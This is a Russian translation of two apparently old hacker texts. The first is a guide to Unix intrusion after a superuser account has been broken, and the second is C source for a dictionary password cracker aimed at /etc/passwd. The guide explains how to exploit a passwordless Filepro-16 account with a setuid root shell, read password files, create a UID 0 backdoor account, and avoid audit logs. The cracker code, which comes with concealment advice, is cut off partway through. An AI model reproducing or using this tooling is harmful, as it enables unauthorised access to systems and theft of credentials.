Самое трудное позади, и, будем надеяться, вам удалось взломать учётную запись суперпользователя. Помните: `Control-d` прерывает процесс и также завершает сеанс. Следующее, что вы, скорее всего, увидите, — системные новости. Например:

```
login:john
password:hacker1

System news

There will be no networking offered to the users till
August 15, due to hardware problems.
(Just An Example)

$
```

`$` — это приглашение Unix, ожидающее ввода команды.
`#` — означает, что вы вошли как root (очень хорошо).

Замечание о XENIX System III (работает на Tandy 6000)

Главная уязвимость XENIX System III проявляется после установки Profile-16, более известного как Filepro-16. Я видел Filepro-16 во многих системах. Процесс установки создаёт запись в файле паролей для пользователя с именем `profile` — учётной записи, которая владеет базой данных и управляет ею. Замечательно то, что при создании этой учётной записи пароль не назначается. База данных содержит исполняемые файлы для работы с ней. Программы создания базы данных выполняют `setuid` для запуска `root`, тем самым предоставляя полный доступ к C Shell с привилегиями суперпользователя, как у root. Интересно, не правда ли!

(Примечание: сначала статья познакомит вас с устройством Unix.)

Из чего состоит Unix

Unix состоит из трёх компонентов: оболочки (Shell), ядра (Kernel) и файловой системы (File System).

Ядро (Kernel)

Можно сказать, что ядро — это сердце операционной системы Unix. Ядро является низкоуровневым языком, более низким, чем оболочка, и управляет процессами. Ядро контролирует использование памяти, поддерживает файловую систему, программные и аппаратные устройства.

Оболочка (Shell)


Оболочка — это язык высокого уровня. У неё два важных назначения: служить интерпретатором команд (например, при использовании таких команд, как `cat` или `who`) и использоваться как язык программирования. Если вы снова и снова выполняете одни и те же задачи, можно написать сценарий оболочки, который сделает это за вас.

(Примечание: данная статья не охватывает программирование оболочки. Вместо этого рассматривается BNU.)

Файловая система Unix делится на 3 категории: каталоги, обычные файлы и специальные файлы (`d`, `-`).

Базовая структура:

`/` — сокращение для корневого каталога.



• `/unix` — это ядро системы.
• `/etc` — содержит файлы системного администратора; большинство недоступны обычному пользователю (здесь находится файл `/passwd`).

Некоторые файлы в каталоге `/etc`:

```
/etc/passwd
/etc/utmp
/etc/adm/sulog
/etc/motd
/etc/group
/etc/conf
/etc/profile
```

• `/dev` — содержит файлы физических устройств: принтер, дисковые накопители.
• `/tmp` — каталог временных файлов.
• `/lib` — каталог с программами для языков высокого уровня.
• `/usr` — каталог с личными каталогами каждого пользователя системы.
• `/bin` — содержит исполняемые программы (команды).

Корневой каталог также содержит:

• `/bck` — используется для монтирования резервной файловой системы.
• `/install` — используется для установки и удаления утилит.
• `/lost+found` — сюда помещаются все удалённые файлы; каталог используется утилитой `fsck`.
• `/save` — утилита для сохранения данных.
• `/mnt` — используется для временного монтирования.

Теперь самое интересное — разведка на месте

Локальные команды (подробное описание)

В приглашении unix введите команду `pwd`. Она покажет текущий рабочий каталог.

```
$ pwd
$ /usr/admin - предполагая, что вы взломали учётную запись суперпользователя checkfsys
$
```

Это даёт полный путь к каталогу входа. Символ `/` перед именем указывает расположение корневого каталога.

Или (обратитесь к диаграмме выше):

```
$ pwd
$ /usr/john
$
```

Предположим, что вы вошли в учётную запись john.

Допустим, вы хотите перейти в каталог michelle, содержащий письма. Введите:

```
$ cd michelle   или   cd usr/john/michelle
$ pwd
$ /usr/john/michelle
$
```

Чтобы вернуться на один каталог выше:

```
$ cd ..
```

Или для перехода в родительский каталог просто введите `cd`.

Просмотр содержимого каталога после входа в систему:

```
$ ls /usr/john
mail
pers
games
bin
michelle
```

Файл `.profile` таким образом не отобразится. Чтобы его увидеть:

```
$ cd
$ ls -a
:
:
.profile
```

Чтобы вывести список файлов в каталоге michelle:

```
$ ls michelle        (если вы в каталоге john)
$ ls /usr/john/michelle  (через родительский каталог)
```

ls -l

Команда `ls -l` — важная команда в unix. Она отображает содержимое каталога в длинном формате. Запускайте из родительского каталога:

```
$ ls -l
total 60
-rwxr-x---    5 john      bluebox    10 april 9  7:04  mail
drwx------    7 john      bluebox    30 april 2  4:09  pers
```

```
     :           :         :         :     :      :    :
     :           :         :         :     :      :    :
-rwxr-x---     6 cathy    bluebox    13 april 1  13:00 partys
     :           :         :         :     :      :    :
$
```

`total 60` указывает объём дискового пространства, занятого в каталоге. Строка `-rwxr-x---` читается тройками по 3 символа. Первый символ (например, `-`, `d`, `b`, `c`) означает: `-` — обычный файл, `d` — каталог, `b` — блочный файл, `c` — символьный файл.

`r` — право на чтение, `w` — право на запись, `x` — право на выполнение. Первый столбец читается тремя тройками. Первая тройка (в `-rwxr-x---`) после `-` задаёт права владельца файла, вторая тройка — права группы (четвёртый столбец), последняя тройка — права всех остальных пользователей. Таким образом, `-rwxr-x---` читается следующим образом:

Владелец, john, имеет права на чтение, запись и выполнение всего в каталоге `bin`, группа не имеет права записи, остальные пользователи не имеют никаких прав. Формат одной строки вывода:

тип файла — права, количество ссылок, имя пользователя, группа, размер в байтах, дата, время последнего изменения, имя каталога или файла.

> *Вы сможете читать и выполнять файл Cathy с именем* `partys` *благодаря принадлежности к одной группе.*

Chmod

Команда `chmod` изменяет права доступа к каталогу или файлу. Формат:

```
chmod who+/-/=r,w,x
```

`who` заменяется на: `u` — пользователь, `g` — группа, `o` — другие пользователи, `a` — все.
`+` — добавить право, `-` — убрать право, `=` — назначить право.

Например, чтобы все остальные пользователи могли читать файл `mail`:

```
$ chmod o+r mail
```

Cat

Допустим, вы хотите прочитать файл `letter`. Это можно сделать двумя способами. Сначала перейдите в каталог michelle, затем введите:

```
$ cat letter
line one ...\
line two ... }  вывод содержимого файла letter
line three../
$
```

Или из родительского каталога:

```
$ cat /usr/john/michelle/letter
```

Результат будет тот же.

Некоторые параметры `cat`: `-s`, `-u`, `-v`, `-e`, `-t`.

Специальные символы в Unix

```
*      - Соответствует любому количеству символов; например, ls john* выведет все файлы, начинающиеся с john
[...]  - Соответствует любому из символов в скобках
?      - Соответствует любому одному символу
&      - Запускает процесс в фоновом режиме, освобождая терминал
$      - Используется для переменных; $n — нулевой аргумент
>      - Перенаправление вывода
<      - Перенаправление входных данных из файла
>>     - Перенаправление с добавлением в конец файла
|      - Конвейер вывода (например: who|wc-l показывает количество пользователей онлайн)
"..."  - Отключает значение специальных символов, кроме $ и `
`...`  - Позволяет использовать вывод команды в командной строке
'...'  - Отключает специальное значение всех символов
```

Продолжение локальных команд

```
man [команда] или [c/r]  — выдаёт список объяснений команд
help                     — доступна в некоторых системах UNIX
mkdir [имя(ена) каталога]  — создаёт каталог
rmdir [имя(ена) каталога]  — удаляет каталог; не удастся, если каталог содержит файлы
rm [имя(ена) файла]         — удаляет файлы; rm * сотрёт все файлы в текущем каталоге.
                              Будьте осторожны! Параметры: [-f безусловное удаление] [-i запрос у пользовател

ps [-a все процессы кроме лидеров группы] [-e все процессы] [-f полный список]
   — команда отчитывается о запущенных вами процессах, например:

   $ps
   PID   TTY  TIME   COMMAND
   200   tty09 14:20  ps

   Система сообщает PID — идентификационный номер процесса (число от 1 до 30 000,
   назначаемое процессам UNIX), а также TTY, TIME и выполняемую команду.
   Чтобы остановить процесс:

   $kill [PID]  (в данном случае — 200)
   200 terminated
   $

grep (аргумент)              — ищет файл, содержащий аргумент
mv (имя(ена) файла) (каталог) — переименовывает файл или перемещает его в другой каталог
cp [имя файла] [имя файла]   — делает копию файла
write [имя входа]            — написать другим пользователям, вошедшим в систему; что-то вроде чата
mesg [-n] [-y]               — запрещает другим отправлять вам сообщения командой write;
                               команда wall системного администратора это переопределяет
$ [имя файла]                — выполнить файл
wc [имя файла]               — подсчитывает слова, символы, строки в файле
stty [режимы]                — устанавливает ввод-вывод терминала для текущих устройств
sort [имя файла]             — сортирует и объединяет файлы (множество параметров)
spell [имя файла] > [имя файла] — во второй файл записываются слова с ошибками
date [+%m%d%y*] [+%H%%M%S]  — отображает дату согласно параметрам
at [-r] [-l] [задание]       — выполняет указанное задание в указанное время;
                               -r удаляет все запланированные задания, -l отчитывается о статусе заданий
write [логин] [tty]          — отправляет сообщение указанному логину. Чат!
```

Su [имя входа]

Команда `su` позволяет переключиться с одного пользователя на суперпользователя или на другого пользователя. Очень важная команда, может использоваться для переключения на учётные записи суперпользователя.

Использование:

```
$ su sysadm
password:
```

Эта команда `su` будет зафиксирована в `/usr/adm/sulog`, и этот файл тщательно отслеживается системным администратором. Допустим, вы взломали учётную запись john и затем переключились на sysadm (см. выше) — запись в `/usr/adm/sulog` будет выглядеть так:

```
SU  04/19/88  21:00 + tty 12 john-sysadm
```

Таким образом, системный администратор будет знать, что john переключился на учётную запись sysadm 19.04.88 в 21:00.

Поиск допустимых имён для входа

Введите:

```
$ who  (команда информирует пользователя о других пользователях в системе)
cathy  tty1  april 19  2:30
john   tty2  april 19  2:19
dipal  tty3  april 19  2:31
:
:
```

`tty` — терминал пользователя, дата и время входа. `cathy`, `john`, `dipal` — допустимые логины.

Файл `etc/passwd` — жизненно важный файл для просмотра. Он содержит имена входа всех пользователей, включая учётные записи суперпользователя, и их пароли. В новых выпусках SVR3 безопасность ужесточается: зашифрованные пароли переносятся из `/etc/passwd` в `/etc/shadow`, доступный только для root. Это, конечно, опционально.

```
$ cat /etc/passwd
root:D943/sys34:0:1:0000:/:
sysadm:k54doPerate:0:0:administration:usr/admin:/bin/rsh
checkfsys:Locked;:0:0:check file system:/usr/admin:/bin/rsh
:
other super user accs.
:
john:hacker1:34:3:john scezerend:/usr/john:
:
other users
:
$
```

Если вы добрались до этого места — немедленно сохраните этот файл. Это типичный вывод файла `etc/passwd`. Записи разделены символом `:`. В каждой строке может быть до 7 полей. Пример учётной записи `sysadm`:

Первое поле — имя входа, в данном случае `sysadm`. Второе поле содержит пароль. Третье поле — идентификатор пользователя (`0` — это root). Далее идут идентификатор группы, описание (полное имя пользователя и т.д.), шестое поле — каталог входа с полным путём к конкретной учётной записи, и последнее — программа для выполнения. Теперь можно переключаться на другие учётные записи суперпользователя с помощью команды `su`, описанной выше. Запись пароля в поле учётной записи `checkfsys` в приведённом примере — `Locked;`. Это не значит, что это пароль; учётная запись `checkfsys` просто не может быть доступна удалённо. Символ `;` служит неиспользуемым символом шифрования. Для той же цели используется пробел. Это часто встречается в небольших UNIX-системах, где системный администратор занимается всем обслуживанием.

Если теневые пароли активны, файл `/etc/passwd` будет выглядеть так:

```
root:x:0:1:0000:/:
sysadm:x:0:0:administration:/usr/admin:/bin/rsh
```

Поле пароля заменяется символом `x`.

Файл `/etc/shadow`, доступный только для чтения root, будет выглядеть примерно так:

```
root:D943/sys34:5288::
:
super user accounts
:
Cathy:masai1:5055:7:120
:
all other users
:
```

Первое поле — идентификатор пользователя. Второе — пароль (при отключённом удалённом входе будет NONE). Третье — код времени последней смены пароля. Четвёртое и пятое — минимальное и максимальное количество дней между сменами пароля (редко встречается в учётных записях суперпользователя из-за сложности угадывания их паролей).

/etc/options

Файл `etc/options` сообщает об утилитах, доступных в системе.

```
-rwxr-xr-x   1 root  sys   40 april  1:00  Basic Networking utility
```

/etc/group

В этом файле перечислены все группы системы. Каждая строка содержит 4 записи, разделённых `:`. Пример содержимого `/etc/group`:

```
root::0:root
adm::2:adm,root
bluebox::70:
```

Формат: `имя_группы:пароль:id_группы:имена_входа`

> *Пароли для групп назначаются крайне редко. Идентификатор `0` присвоен корневому каталогу `/`.*

Отправка и получение сообщений

Для этого используются две программы: `mail` и `mailx`. Различие между ними в том, что `mailx` более функциональна и предоставляет больше возможностей: ответ на сообщение, использование редакторов и т.д.

Отправка

Базовый формат команды:

```
$mail [логин(ы)]
(теперь вводится текст; по завершении введите "." на следующей пустой строке)
```

```
$
```

Эта команда также используется для отправки почты на удалённые системы. Допустим, вы хотите отправить письмо john на удалённую систему ATT01:

```
$mail ATT01!john
```

Почту можно отправить нескольким пользователям, указав несколько логинов.

Использование `mailx` аналогично (опишу кратко):

```
$mailx john
subject: (здесь вводится тема)
(строка 1)
(строка 2)
(по завершении введите (~.), без скобок; доступны и другие команды: ~p, ~r, ~v, ~m, ~h, ~b и др.)
```

Получение

После входа в систему учётная запись может содержать ожидающую почту. Вы получите уведомление «you have mail». Для чтения введите:

```
$mail
(строка 1)
(строка 2)
(строка 3)
?
$
```

После сообщения появится приглашение в виде вопросительного знака. Здесь можно удалить сообщение (`d`), сохранить его для последующего просмотра (`s`) или просто нажать Enter для перехода к следующему сообщению.

НЕ УДАЛЯЙТЕ ПОЧТУ БЕДНОГО ПАРНЯ!

Команды суперпользователя

`$sysadm adduser` — проведёт вас через процедуру добавления пользователя (может не прожить долго).

Введите:

```
$ sysadm adduser
password:
```

Вы увидите следующее:

```
 /------------------------------------------------------------------------\
  Process running succommmand `adduser`
  USER MANAGMENT

  Anytime you want to quit, type "q".
  If you are not sure how to answer any prompt, type "?" for help

  If a default appears in the question, press <RETURN> for the default.

  Enter users full name [?,q]: (введите желаемое имя)
  Enter users login ID [?,q]: (желаемый идентификатор)
  Enter users ID number (default 50000) [?,q) [?,q]: (нажмите Return)
  Enter group ID number or group name: (любое имя из /etc/group)
  Enter users login home directory: (введите /usr/имя)
  This is the information for the new login:
```

```
 Users name: (имя)
 login ID: (идентификатор)
 users ID: 50000
 group ID or name:
 home directory: /usr/имя
 Do you want to install, edit, skip [i, e, s, q]? (введите выбор; если "i", то:)
Login installed
Do you want to give the user a password?[y,n] (лучше задать)
New password:
Re-enter password:

 Do you want to add another login?
\------------------------------------------------------------------------/
```

Это процесс добавления пользователя. Поскольку вы взломали учётную запись суперпользователя, можно создать учётную запись суперпользователя, введя `0` в качестве идентификатора пользователя и группы и указав домашний каталог `/usr/admin`. Это даст вам столько же доступа, сколько имеет учётная запись `sysadm`.

Внимание! Не используйте имена входа типа Hacker, Cracker, Phreak и т.п. — это полная расшифровка.

Процесс добавления пользователя не останется незамеченным надолго — системный администратор обнаружит нового пользователя при проверке файла `/etc/passwd`.

`$sysadm moduser` — утилита для изменения параметров пользователей. НЕ ЗЛОУПОТРЕБЛЯЙТЕ!

```
Password:
```

Вы увидите:

```
/------------------------------------------------------------------------\
MODIFYING USER'S LOGIN

1)chgloginid  (Изменение идентификатора входа)
2)chgpassword (Смена пароля)
3)chgshell    (Изменение каталога, DEFAULT = /bin/sh)

ENTER A NUMBER,NAME,INITIAL PART OF OF NAME,OR ? OR <NUMBER>? FOR HELP, Q TO
QUIT ?
\------------------------------------------------------------------------/
```

Попробуйте каждый из пунктов. Не меняйте чужой пароль — это создаст хаос. Если решите изменить пароль, обязательно запишите оригинальный и верните его обратно. Старайтесь не оставлять лишних следов. В пункте 1 вас попросят указать текущий логин и новый. В пункте 2 — логин, действующий пароль и новый. Пункт 3 меняет оболочку для входа — **очень полезно**. Указанные утилиты можно использовать и по отдельности, например: `$sysadm chgpasswd`, а не `chgpassword`. Остальные аналогично.

`$sysadm deluser` — очевидно, удаляет пользователя:

```
/------------------------------------------------------------------------\
Running subcommand 'deluser' from menu 'usermgmt'
USER MANAGEMENT

This fuction completely removes the user,their mail file,home directory and all
files below their home directory from the machine.

Enter login ID you wish to remove[q]:      (например: cathy)
'cathy' belongs to 'Cathy Franklin'
whose home directory is /usr/cathy
Do you want to remove this login ID 'cathy' ? [y,n,?,q] :

/usr/cathy and all files under it have been deleted.

Enter login ID you wish to remove [q]:
```

```
\------------------------------------------------------------------------/
```

Эта команда удаляет всё, что принадлежит пользователю. Использовать её — глупо.

Другие команды суперпользователя

```
wall [текст] control-d     — отправить объявление пользователям в системе (переопределяет mesg -n);
                             выполнять только из /
/etc/newgrp                — используется для вступления в группу

sysadm [имя программы]
        delgroup           — удаляет группы
        diskuse            — показывает свободное пространство и т.д.
        whoson             — говорит само за себя
        lsgroup            — перечисляет группы
        mklineset          — ищет различные последовательности
```

Базовая сетевая утилита (BNU)

BNU — уникальная возможность UNIX. Некоторые системы могут не иметь её установленной. BNU позволяет другим удалённым UNIX-системам взаимодействовать с вашей без отключения от текущей. BNU также обеспечивает передачу файлов между компьютерами. Большинство систем UNIX System V имеют эту функцию.

Пользовательские программы, такие как `cu`, `uux` и др., расположены в каталоге `/usr/bin`.

```
/usr/lib/uucp/[имя файла]
```

• **systems** — команда `cu` устанавливает связь; содержит информацию об удалённых компьютерах: имя, время доступа, идентификатор входа, пароль, телефонные номера.
• **devices** — взаимосвязан с файлом `systems` (автоматический вызывающий блок в двух записях); также содержит скорость передачи данных, порт `tty1` и т.д.
• **dialers** — здесь должны быть выполнены ASCII-переговоры перед передачей файлов.
• **dialcodes** — содержит сокращения телефонных номеров, используемые в файле систем.

Прочие файлы: `sysfiles`, `permissions`, `poll`, `devconfig`.

---

cu

Команда `cu` позволяет войти на локальную или удалённую Unix-систему (или не-Unix) без отключения от текущей, что позволяет передавать файлы.

Использование:

```
$ cu [-s скорость][-o нечётный паритет][-e чётный паритет][-l имя линии связи]
     телефонный номер | имя системы
```

Чтобы увидеть имена систем, с которыми можно связаться, используйте команду `uname`. Пример вывода:

```
ATT01
ATT02
ATT03
ATT04
```

```
$ cu -s300 3=9872344  (9872344 — номер телефона)
 connected
 login:
 password:
```

Локальные строки (при работе через cu)

```
~.            — выйти из удалённого терминала, но не с локального
<control-d>   — вернуться к локальному каталогу на удалённой unix
%put [имя файла]  — обратная операция
```

ct

`ct` позволяет локальной системе подключиться к удалённой, инициируя `getty` на удалённом терминале. Полезно при работе с удалённым терминалом. BNU имеет функцию обратного вызова, позволяющую пользователю на удалённой системе инициировать звонок обратно на локальную. `[ ]` — параметры.

```
$ ct [-h предотвратить автоматическое отключение][-s скорость в bps][-wt задать время обратного звонка,
     сокращённо t минут] телефонный номер
```

Uux

Выполнение команд на удалённой системе (unix-to-unix).

Использование:

```
$ uux [- использовать стандартный вывод][-n отключить почтовое уведомление][-p также использовать
      стандартный вывод] строка-команда
```

UUCP

UUCP копирует файлы с вашего компьютера в домашний каталог пользователя на удалённой системе. Это также работает при копировании файлов из одного каталога в другой на удалённой системе. Удалённый пользователь получит уведомление по почте. Команда особенно полезна при копировании файлов с удалённой системы на локальную. UUCP требует наличия демона `uucico`, который звонит на удалённую систему, выполняет последовательность входа, передачу файлов и уведомляет пользователя по почте. Демоны — это программы, работающие в фоновом режиме. В Unix три демона: `uucico`, `uusched`, `uuxqt`.

Объяснение демонов

Uuxqt — удалённое выполнение. Этот демон запускается `uudemon.hour` по расписанию `cron`. UUXQT ищет в каталоге очереди исполняемые файлы `X.file`, отправленные с удалённой системы. Найдя такой файл, он определяет процессы для выполнения. Затем проверяет их наличие, а если всё в порядке — проверяет права и запускает фоновый процесс.

Uucico — очень важный демон, отвечающий за установку соединения с удалённой системой, проверку прав, выполнение процедуры входа, передачу и выполнение файлов, а также уведомление пользователя по почте. Вызывается командами `uucp`, `uuto`, `uux`.

Uusched — запускается сценарием оболочки `uudemon.hour`. Выступает в роли генератора случайных задержек перед вызовом демона UUCICO.

Использование:

```
$ uucp [параметры] [первый полный путь!] файл [путь назначения!] файл

$ uucp -m -s bbss hackers unix2!/usr/todd/hackers
```

Эта команда отправит файл `hackers` с вашего компьютера в каталог `/usr/todd/hackers` на удалённой системе. Todd получит по почте уведомление о полученном файле. `unix2` — имя удалённой системы. Параметры UUCP (не забудьте указать имя удалённой системы — unix2):

```
-c   не копировать файлы в каталог очереди
-C   копировать в очередь
-s[имя файла]  этот файл будет содержать статус передачи (в примере — bbss)
-r   пока не запускать программу связи (uucico)
-j   вывести номер задания (для примера выше: unix2e9o3)
-m   отправить почту по завершении передачи файла
```

Допустим, вы хотите получить файл `kenya`, находящийся в `/usr/dan/usa`, в свой домашний каталог `/usr/john`. Предполагая, что имя локальной системы — `ATT01` и вы находитесь в `/usr/dan/usa`:

```
$uucp kenya ATT01!/usr/john/kenya
```

Uuto

Команда `uuto` позволяет отправлять файлы удалённому пользователю, а также может использоваться для локальной отправки файлов.

Использование:

```
$ uuto [имя файла] [система!имя_входа]  (системное имя можно не указывать при локальной отправке)
```

Заключение


О UNIX всегда можно сказать больше, но пора остановиться. Надеюсь, статья вам понравилась. Приношу извинения за её объём. Надеюсь, операционная система UNIX стала вам ближе. Содержимое статьи соответствует моим знаниям на момент написания. Взлом любой системы незаконен, поэтому старайтесь использовать удалённые дозвоны. Помните: настоящий хакер не разрушает, а учится.

Следите за моей новой статьёй об использовании авиационных компьютеров PANAMAC — скоро выйдет.

```
Red Knight
  P/HUN!
<<T.S.A.N>>
```

==========

Предисловие



Автор: >Unknown User<

Приветствую вас с Юникс-фронта...

Я не могу воспользоваться своим настоящим псевдонимом — он стал слишком известен, и по нему можно вычислить моё настоящее имя. Скажем лишь, что я в этом деле уже давно. Слышали про «Code Buster»? Устарел, конечно, но в своё время многих научил писать что-то получше.

О программе

Приведённый ниже код на C позволит вам отыскать слабые пароли в файле `/etc/passwd`. Под слабыми паролями я подразумею очевидные вещи: пароли, основанные на имени пользователя, или слова из словаря. Самый надёжный пароль — тот, что составлен из бессмысленных сочетаний, странных комбинаций слов с управляющими символами и цифрами. Моя программа с достойным паролем не справится, да я и не ставил такой цели. Написать нечто, способное взломать по-настоящему стойкий пароль, было бы невероятно сложно и заняло бы недели даже на самых быстрых процессорах.

Найдите файл словаря на ближайшей Unix-системе. Как правило, он расположен по пути `/usr/dict/words`. Размер таких файлов варьируется от 200 КБ до 5 МБ. Чем больше слов в словаре, тем эффективнее будет программа. Программа умеет делать быстрое сканирование только по полям имён из `/etc/passwd` или же полное сканирование с использованием словарного файла. По существу, она сравнивает каждую запись `/etc/passwd` с каждым словом из словаря — до тех пор, пока не найдёт пароль или не достигнет конца файла, после чего переходит к следующей записи.

Обработка большого файла `/etc/passwd` может занять несколько дней. Когда перенаправляете вывод в лог-файл, обязательно настройте какой-нибудь cron-демон, который будет извлекать найденные пароли и обнулять лог. Для этой задачи я рекомендую `/bin/nohup` — можно выйти из системы, а задача продолжит выполняться. В противном случае лог-файл может вырасти до нескольких мегабайт в зависимости от размера `/etc/passwd` и словаря. Эта программа, хотя и написана с одной конкретной целью (получение паролей), является и полезным инструментом для системных администраторов Unix.

Я сам запускаю её на нескольких системах каждую ночь — чтобы защититься! Поиск пользователей со слабыми паролями и других небезопасных условий гарантирует, что мои собственные системы не будут взломаны. Unix по-прежнему не является защищённой системой, а восстанавливать гигабайтные файловые системы — удовольствие не из приятных.

Я постарался сделать программу максимально переносимой. Известно, что она компилируется на всех вариантах BSD и на System V. Не советую оставлять исходный код лежать на абы какой

системе — большинство системных администраторов известны своей особой любопытностью :-). Если всё-таки оставляете — ради всего святого, зашифруйте этот файл через `crypt`.

Времена наступили тяжёлые. Азарт от телефонных сетей ушёл безвозвратно. Любое экспериментирование рискованнее, чем когда-либо. Большинству из нас мало что осталось, кроме интеллектуальных задач — освоения системного программного обеспечения и написания интересных программ. Чем мы становимся старше, тем менее привлекательными выглядят риски на фоне скромных выгод. Когда-нибудь, когда мне удастся перевести пять-шесть миллионов на счёт в Цюрихе, я, пожалуй, рискну. А пока — желаю вам всем удачи в ваших начинаниях, и будьте осторожны!

Исходный код

```
/* Beginning of Program */

include <sys/stdio.h>
include <sys/ctype.h>
include <sys/signal.h>

define TRUE 1
define FALSE 0

int trace = FALSE;
char *dict = NULL;
char *word = NULL;
char *pwdfile = NULL;
char *startid = NULL;
FILE *pwdf;
FILE *dictf;
FILE *logf;
char nextword[64];
char preread = FALSE;
char pbuf[256];
char id[64];
char pw[64];
char goodpw[64];

main(argc,argv)
int argc;
char **argv;
{
char *passwd;
char *salt;
char *s;
char *crypt();
char xpw[64];
char pw2[64];
char dummy[64];
char comments[64];
char shell[64];
char dictword[64];
char gotit;
char important;
extern int optind;
extern char *optarg;
int option;
int cleanup();
int tried;
long time();

signal(SIGTERM,cleanup);
signal(SIGQUIT,cleanup);
signal(SIGHUP,cleanup);
```

```
while ((option = getopt(argc,argv, "d:i:p:tw:")) != EOF)
        switch(option) {
        case 'd':
                dict = optarg;
                break;

        case 'i':
                startid = optarg;
                break;

        case 'p':
                pwdfile = optarg;
                break;

        case 't':
                ++trace;
                break;

        case 'w':
                word = optarg;
                break;

        default:
                help();
        }

if (optind < argc)
        help();

if (!pwdfile)
        pwdfile = "/etc/passwd";

openpw();
if (dict)
        opendict();

while(TRUE) {
        if (preread)
                preread = FALSE;
        else
                if (!fgets(pbuf,sizeof(pbuf),pwdf))
                        break;
        parse(id,pbuf,':');
        parse(xpw,pbuf,':');
        parse(pw,xpw,',');
        if (*pw && strlen(pw) != 13)
                continue;
        parse(dummy,pbuf,':');
        important = (atoi(dummy) < 5);
        parse(dummy,pbuf,':');
        parse(comments,pbuf,':');
        gotit = !*pw;
        if (!gotit && *comments) {
                strcpy(pw2,pw);
                do {
                        sparse(pw2,comments);
                        if (!*pw2) continue;
                        if (allnum(pw2)) continue;
                        gotit = works(pw2);
                        if (!gotit)
                                if (hasuc(pw2)) {
                                        lcase(pw2);
                                        gotit = works(pw2);
                                }
                } while (!gotit && *comments);
                if (!gotit)
                        gotit = works(id);
        }
        if (!gotit && dict) {
                resetdict();
                tried = 0;
```

```
                do {
                        if (works(nextword)) {
                                gotit = TRUE;
                                break;
                        }
                        if (++tried == 100) {
                                printf("    <%8s> @
%ld\n",nextword,time(NULL));
                                fflush(stdout);
                                tried = 0;
                        }
                } while(readdict());
        }
        if (gotit) {
                if (*pw)
                        printf("** %8s \t- Password is %s\n",id,goodpw);
                else {
                        parse(shell,pbuf,':');
                        parse(shell,pbuf,':');
                        shell[strlen(shell)-1] = 0;
                        printf("   %8s \t- Open Login (Shell=%s)\n",id,shell);
                }
                if (important)
                        printf("-------------------------------------------
Loo
k!\n");
        }
        else    printf("   %8s \t- Failed\n",id);
}

cleanup();
exit(0);

}


help()
{
fprintf(stderr,"Scan by The Unix Front\n");
fprintf(stderr,"usage: scan [-ddict] [-iid] [-ppfile] [-t] [-wword]\n");
exit(1);

}

cleanup()
{

if (logf)
        fclose(logf);

}


openpw()
{
char dummy[256];
char id[256];

if (!(pwdf = fopen(pwdfile,"r"))) {
        fprintf("Error opening specified password file: %s\n",pwdfile);
        exit(2);
}
if (startid) {
        while(TRUE) {
                if (!(fgets(pbuf,sizeof(pbuf),pwdf))) {
                        fprintf(stderr,"Can't skip to id '%s'\n",startid);
                        exit(3);
                }
                strcpy(dummy,pbuf);
                parse(id,dummy,':');
                if (!strcmp(id,startid)) {
```

```
                        preread = TRUE;
                        return;
                }
        }
}

}

/* Where's the dictionary file dummy! */

opendict()
{

if (!(dictf = fopen(dict,"r"))) {
        fprintf("Error opening specified dictionary: %s\n",dict);
        exit(4);
}

}

resetdict()
{
char *p;

rewind(dictf);

if (word) {
        while(TRUE) {
                if (!(fgets(nextword,sizeof(nextword),dictf))) {
                        fprintf(stderr,"Can't start with specified word
'%s'\n",
word);
                        exit(3);
                }
                if (*nextword) {
                        p = nextword + strlen(nextword);
                        *--p = 0;
                }
                if (!strcmp(word,nextword))
                        return;
        }
}
else    if (!(fgets(nextword,sizeof(nextword),dictf)))
                fprintf(stderr,"Empty word file: %s\n",dict);
        else    if (*nextword) {
                        p = nextword + strlen(nextword);
                        *--p = 0;
                }

}


readdict()
{
int sts;
char *p;

sts = fgets(nextword,sizeof(nextword),dictf);
if (*nextword) {
        p = nextword + strlen(nextword);
        *--p = 0;
}
return sts;

}



works(pwd)
char *pwd;
{
```

```
char *s;

if (trace)
        printf(">> %8s \t- trying %s\n",id,pwd);
s = crypt(pwd,pw);
if (strcmp(s,pw))
        return FALSE;

strcpy(goodpw,pwd);

return TRUE;

}



parse(s1,s2,t1)
register char *s1;
register char *s2;
char t1;
{
char *t2;

t2 = s2;
while (*s2) {
        if (*s2 == t1) {
                s2++;
                break;
        }
        *s1++ = *s2++;
}
*s1 = 0;
while (*t2++ = *s2++);

}

sparse(s1,s2)
register char *s1;
register char *s2;
{
char *t2;

t2 = s2;
while (*s2) {
        if (index(" ()[]-/.",*s2)) {
                s2++;
                break;
        }
        *s1++ = *s2++;
}
*s1 = 0;
while (*t2++ = *s2++);

}

hasuc(s)
register char *s;
{

while (*s)
        if (isupper(*s++)) return TRUE;

return FALSE;

}

allnum(s)
register char *s;
{

while(*s)
```

```
        if (!isdigit(*s++)) return FALSE;

return TRUE;

}

lcase(s)
register char *s;
{

while(*s) {
        if (isupper(*s))
                *s = tolower(*s);
        ++s;
}

}

ifdef HACKED

define void int

static char IP[] = {
        58,50,42,34,26,18,10, 2,
        60,52,44,36,28,20,12, 4,
        62,54,46,38,30,22,14, 6,
        64,56,48,40,32,24,16, 8,
